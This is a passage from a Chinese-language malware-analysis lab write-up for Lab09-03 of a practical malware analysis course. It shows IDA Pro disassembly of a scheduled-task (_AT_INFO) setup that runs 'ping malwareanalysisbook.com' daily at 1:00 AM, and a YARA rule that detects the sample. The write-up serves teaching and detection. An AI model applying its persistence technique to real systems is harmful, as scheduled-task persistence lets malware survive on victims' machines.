.text:003E1036 mov     stru_3EB0A0.DaysOfMonth, 0  
.text:003E1040 mov     stru_3EB0A0.DaysOfWeek, 7Fh  
.text:003E1047 mov     stru_3EB0A0.Flags, 11h
```

在IDA Pro的结构体窗口中增加该结构体：_AT_INFO。









到达dword_1000B0A0在内存中的位置。然后选择Edit→Struct Var，单击_AT_INFO。

回到刚才的位置，发现这段代码正是给_AT_INFO结构体的成员赋值。

计划任务被设置为一周中的任意一天1:00AM，
执行的命令是ping malwareanalysisbook.com。

3 Yara

```
1 rule Lab09_03 {
2     meta:
3         description = "Lab09-03.exe"
4     strings:
5         $s1 = "malwareanalysisbook.com" fullword ascii
6         $s2 = "GetProcAddress" fullword ascii
7         $s3 = "WriteFile" fullword ascii
8         $s4 = "LoadLibraryA" fullword ascii
9         $x1 = "DLL3Print" fullword ascii
10        $x2 = "DLL3.dll" fullword ascii
11        $x3 = "DLL3GetStructure" fullword ascii
12        $y1 = "DLL1Print" fullword ascii
13        $y2 = "DLL1.dll" fullword ascii
14        $z1 = "DLL2Print" fullword ascii
15        $z2 = "DLL2.dll" fullword ascii
16        $z3 = "DLL2ReturnJ" fullword ascii
17    condition:
18        uint16(0) == 0x5a4d and
19        uint32(uint32(0x3c))==0x00004550 and filesize < 50KB and
20        1 of ($x*) and 1 of ($y*) and 1 of ($z*) and 2 of ($s*)
21 }
```



THANK YOU!
